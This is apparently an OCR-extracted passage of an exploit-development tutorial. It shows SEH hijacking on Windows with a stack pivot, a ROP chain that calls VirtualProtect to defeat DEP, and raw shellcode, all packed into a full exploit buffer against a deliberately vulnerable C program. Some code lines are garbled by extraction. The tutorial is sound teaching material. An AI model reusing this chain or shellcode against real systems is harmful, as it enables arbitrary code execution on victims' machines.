


Figure 17. The region on the stack indicated by the established frame argument passed to the SEH handler

Sure enough we can see that this address points to a region of the stack controlled by our overflow (now filled with sprayed handler addresses). Specifically, it is pointing directly to the start of the aforementioned EXCEPTION_REGISTRATION_RECORD structure we overwrote and used to hijack **EIP** in the first place. Ideally, our fake SEH handler would set **ESP** to **[ESP + 8]** and we would place the start of our ROP chain at the start of the *EXCEPTION_REGISTRATION_RECORD* structure overwritten by our overflow. An ideal

gadget for this type of stack pivot is *POP REG;POP REG;POP ESP;RET* or some variation of this logic, however **msvbvm60.dll** did not contain this gadget and I had to improvise a different solution. As noted earlier, when NTDLL redirects **EIP** to our fake SEH handler **ESP** has an offset 0x64C lower on the stack than the region we control with our overflow. Therefore a less elegant solution to this problem of a stack pivot is simply to add a value to **ESP** which is greater than or equal to 0x64C. Ropper has a feature to extract potential stack pivot gadgets from which a suitable gadget quickly surfaces:




Figure 18. Stack pivot extraction from msvbvm60.dll using Ropper

ADD ESP, 0x1004 ; RET is a slightly messy gadget: it overshoots the start of the overflow by 0x990 bytes, however there was no alternative since it was the only *ADD ESP* with a value greater than 0x64C. This stack pivot will take **ESP** either 0x990 or 0x98C bytes past the start of our overflow (there is a bit of inconsistency between different instances of the same application, as well as different versions of Windows). This means that we'll need to pad the overflow with 0x98C junk bytes and a *ROPNOP* prior to the start of the actual ROP chain.




Figure 19 – Layout of the stack at the point of EIP hijack post-overflow

Consolidating this knowledge into a single piece of code, we are left with our final exploit and vulnerable application:

#include

#include

#include

uint8_t Exploit**[]** =

"AAAAAAAAAAAAAAAA" // 16 bytes for buffer length

"AAAA" // Stack cookie

"AAAA" // EBP

"AAAA" // Return address

"AAAA" // Overflow() | Param #1 | pInputBuf

"AAAA" // Overflow() | Param #2 | dwInputBufSize

"DDDD" // EXECEPTION_REGISTRATION_RECORD.Next

"\xf3\x28\x0f\x66"// EXECEPTION_REGISTRATION_RECORD.Handler | 0x660f28f3 | ADD ESP, 0x1004; RET

"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"

"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"

"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"

"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"

```
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"\xf9\x28\x0f\x66" // 0x660F28F9 | ROPNOP
// ROP chain begins
// EAX = NOP sled
// ECX = Old protection (writable address)
// EDX = PAGE_EXECUTE_READWRITE
// EBX = Size
// EBP = VirtualProtect return address (JMP ESP)
// ESI = KERNEL32.DLL!VirtualProtect
// EDI = ROPNOP
"\x54\x1e\x00\x66" // 0x66001e54 | Gadget #1 | POP ESI ; RET
"\xd0\x10\x00\x66" // 0x660010d0 -> ESI | <msvbvm60.dll!VirtualProtect thunk>
"\xfc\x50\x05\x66" // 0x660550fc | Gadget #2 | MOV EAX, DWORD [ESI] ; POP ESI; RET
"\xef\xbe\xad\xde" // Junk
"\xf8\x9f\x0f\x66" // 0x660f9ff8 | Gadget #3 | XCHG EAX, ESI; RET
"\x1f\x98\x0e\x66" // 0x660e981f | Gadget #4 | POP EAX; RET
"\x90\x90\x90\x90" // NOP sled -> EAX | JMP ESP will point here
"\xf0\x1d\x00\x66" // 0x66001df0 | Gadget #5 | POP EBP; RET
"\xea\xcb\x01\x66" // 0x6601CBEA -> EBP |
"\x10\x1f\x00\x66" // 0x66001f10 | Gadget #6 | POP EBX; RET
"\x00\x20\x00\x00" // 0x2000 -> EBX | VirtualProtect() | Param #2 | dwSize
"\x21\x44\x06\x66" // 0x66064421 | Gadget #7 | POP EDX; RET
"\x40\x00\x00\x00" // 0x40 -> EDX | VirtualProtect() | Param #3 | flNewProtect |
PAGE_EXECUTE_READWRITE
"\xf2\x1f\x00\x66" // 0x66001ff2 | Gadget #8 | POP ECX; RET
"\x00\xa0\x10\x66" // 0x6610A000 -> ECX | VirtualProtect() | Param #4 | lpflOldProtect
"\x5b\x57\x00\x66" // 0x6600575b | Gadget #9 | POP EDI; RET
"\xf9\x28\x0f\x66" // 0x660F28F9 -> EDI |
"\x54\x12\x05\x66" // 0x66051254 | Gadget #10 | PUSHAD; RET
```

// 0x660F28F9 | Gadget #11 | ROPNOP | returns into VirtualProtect

// 0x6601CBEA | Gadget #12 | PUSH ESP; RET | return address from VirtualProtect

// Shellcode

"\x55\x89\xe5\x68\x88\x4e\x0d\x00\xe8\x53\x00\x00\x00\x68\x86\x57"

"\x0d\x00\x50\xe8\x94\x00\x00\x00\x68\x33\x32\x00\x00\x68\x55\x73"

"\x65\x72\x54\xff\xd0\x68\x1a\xb8\x06\x00\x50\xe8\x7c\x00\x00\x00"

"\x6a\x64\x68\x70\x77\x6e\x65\x89\xe1\x68\x6e\x65\x74\x00\x68\x6f"

"\x72\x72\x2e\x68\x65\x73\x74\x2d\x68\x66\x6f\x72\x72\x68\x77\x77"

"\x77\x2e\x89\xe2\x6a\x00\x52\x51\x6a\x00\xff\xd0\x89\xec\x5d\xc3"

"\x55\x89\xe5\x57\x56\xbe\x30\x00\x00\x00\x64\xad\x8b\x40\x0c\x8b"

"\x78\x18\x89\xfe\x31\xc0\xeb\x04\x39\xf7\x74\x28\x85\xf6\x74\x24"

"\x8d\x5e\x24\x85\xdb\x74\x14\x8b\x4b\x04\x85\xc9\x74\x0d\x6a\x01"

"\x51\xe8\x5d\x01\x00\x00\x3b\x45\x08\x74\x06\x31\xc0\x8b\x36\xeb"

"\xd7\x8b\x46\x10\x5e\x5f\x89\xec\x5d\xc2\x04\x00\x55\x89\xe5\x81"

"\xec\x30\x02\x00\x00\x8b\x45\x08\x89\x45\xf8\x8b\x55\xf8\x03\x42"

"\x3c\x83\xc0\x04\x89\x45\xf0\x83\xc0\x14\x89\x45\xf4\x89\xc2\x8b"

"\x45\x08\x03\x42\x60\x8b\x4a\x64\x89\x4d\xd0\x89\x45\xfc\x89\xc2"

"\x8b\x45\x08\x03\x42\x20\x89\x45\xec\x8b\x55\xfc\x8b\x45\x08\x03"

"\x42\x24\x89\x45\xe4\x8b\x55\xfc\x8b\x45\x08\x03\x42\x1c\x89\x45"

"\xe8\x31\xc0\x89\x45\xe0\x89\x45\xd8\x8b\x45\xfc\x8b\x40\x18\x3b"

"\x45\xe0\x0f\x86\xd2\x00\x00\x00\x8b\x45\xe0\x8d\x0c\x85\x00\x00"

"\x00\x00\x8b\x55\xec\x8b\x45\x08\x03\x04\x11\x89\x45\xd4\x6a\x00"

"\x50\xe8\xbd\x00\x00\x00\x3b\x45\x0c\x0f\x85\xa1\x00\x00\x00\x8b"

"\x45\xe0\x8d\x14\x00\x8b\x45\xe4\x0f\xb7\x04\x02\x8d\x0c\x85\x00"

"\x00\x00\x00\x8b\x55\xe8\x8b\x45\x08\x03\x04\x11\x89\x45\xd8\x8b"

"\x4d\xfc\x89\xca\x03\x55\xd0\x39\xc8\x7c\x7f\x39\xd0\x7d\x7b\xc7"

"\x45\xd8\x00\x00\x00\x00\x31\xc9\x8d\x9d\xd0\xfd\xff\xff\x8a\x14"

"\x08\x80\xfa\x00\x74\x20\x80\xfa\x2e\x75\x15\xc7\x03\x2e\x64\x6c"

"\x6c\x83\xc3\x04\xc6\x03\x00\x8d\x9d\xd0\xfe\xff\xff\x41\xeb\xde"

"\x88\x13\x41\x43\xeb\xd8\xc6\x03\x00\x8d\x9d\xd0\xfd\xff\xff\x6a"

"\x00\x53\xe8\x3c\x00\x00\x00\x50\xe8\xa3\xfe\xff\xff\x85\xc0\x74"

```
    "\x29\x89\x45\xdc\x6a\x00\x8d\x95\xd0\xfe\xff\xff\x52\xe8\x21\x00"
    "\x00\x00\x50\xff\x75\xdc\xe8\xd1\xfe\xff\xff\x89\x45\xd8\xeb\x0a"
    "\x8d\x45\xe0\xff\x00\xe9\x1f\xff\xff\xff\x8b\x45\xd8\x89\xec\x5d"
    "\xc2\x08\x00\x55\x89\xe5\x57\x8b\x4d\x08\x8b\x7d\x0c\x31\xdb\x80"
    "\x39\x00\x74\x14\x0f\xb6\x01\x0c\x60\x0f\xb6\xd0\x01\xd3\xd1\xe3"
    "\x41\x85\xff\x74\xea\x41\xeb\xe7\x89\xd8\x5f\x89\xec\x5d\xc2\x08"
    "\x00";

void Overflow(uint8_t* pInputBuf, uint32_t dwInputBufSize) {
    char Buf[16] = { 0 };
    memcpy(Buf, pInputBuf, dwInputBufSize);
}

int32_t wmain(int32_t nArgc, const wchar_t* pArgv[]) {
    char Junk[0x5000] = { 0 }; // Move ESP lower to ensure the exploit data can be accomodated
in the overflow
    HMODULE hModule = LoadLibraryW(L"msvbvm60.dll");

    __asm {
    Push0xdeadc0de// Address of handler function
    PushFS:[0]    // Address of previous handler
    Mov FS:[0], Esp   // Install new EXECEPTION_REGISTRATION_RECORD
    }

    printf("... loaded non-ASLR/non-SafeSEH module msvbvm60.dll to 0x%p\r\n", hModule);
    printf("... passing %d bytes of data to vulnerable function\r\n", sizeof(Exploit) - 1);
    Overflow(Exploit, 0x20000);
    return 0;
}
```

Figure 20. Vulnerable stack overflow application and exploit to bypass stack cookies through SEH hijacking

There are several details worth absorbing in the code above. Firstly, you may notice I have explicitly registered a junk exception handler (*0xdeadc0de*) by linking it to the handler list in the TEB (**FS[0]**). I did this because I found it was less reliable to overwrite the default handler registered by **NTDLL.DLL** towards the top of the stack. This was because there occasionally would not be enough space to hold my entire shellcode at the top end of the stack, which would trigger a *STATUS_CONFLICTING_ADDRESSES* error (code *0xc0000015*) from *VirtualProtect*.

Another noteworthy detail in ***Figure 20*** is that I have added my own shellcode to the overflow at the end of the ROP chain. This is a custom shellcode I wrote (source code on Github here) which will pop a message box after being executed on the stack post-ROP chain.

After compiling the vulnerable program we can step through the exploit and see how the overflow data coalesces to get shellcode execution.




Figure 21. The state of the vulnerable application prior to the stack overflow

At the first breakpoint, we can see the target *EXCEPTION_REGISTRATION_RECORD* on the stack at *0x00B9ABC8*. After the overflow, we can expect the handler field to be overwritten with the address of our fake SEH handler.




Figure 22. Access violation exception thrown by memcpy writing past the end of the stack

An access violation exception occurs within the memcpy function as a result of a *REP MOVSB* instruction attempting to write data past the end of the stack. At *0x00B9ABCC* we can see the handler field of the *EXCEPTION_REGISTRATION_RECORD* structure has been overwritten with the address of our stack pivot gadget in **msvbvm60.dll**.




Figure 23. The fake SEH handler pivots ESP back to a region controlled by the overflow

Pivoting up the stack 0x1004 bytes, we can see in the highlighted region that **ESP** now points to the start of our ROP chain. This ROP chain will populate the values of all the relevant registers to prepare for a *PUSHAD* gadget that will move them onto the stack and prepare the [KERNEL32.DLL!VirtualProtect] call.




Figure 24. PUSHAD prepares the DEP bypass call stack

After the *PUSHAD* instruction executes, we can see that **ESP** now points to a *ROPNOP* in **msvbvm60.dll**, directly followed by the address of VirtualProtect in **KERNEL32.DLL**. At *0x00B9B594* we can see that the first parameter being passed to

VirtualProtect is the address of our shellcode on the stack at *0x00B9B5A4* (seen highlighted in ***Figure 24***).




Figure 25. Final gadget of ROP chain setting EIP to ESP

Once VirtualProtect returns, the final gadget in the ROP chain redirects **EIP** to the value of **ESP**, which will now point to the start of our shellcode stored directly after the ROP chain. You'll notice that the first 4 bytes of the shellcode are actually *NOP* instructions dynamically generated by the ROP chain via the *PUSHAD* instruction, not the start of the shellcode written by the overflow.

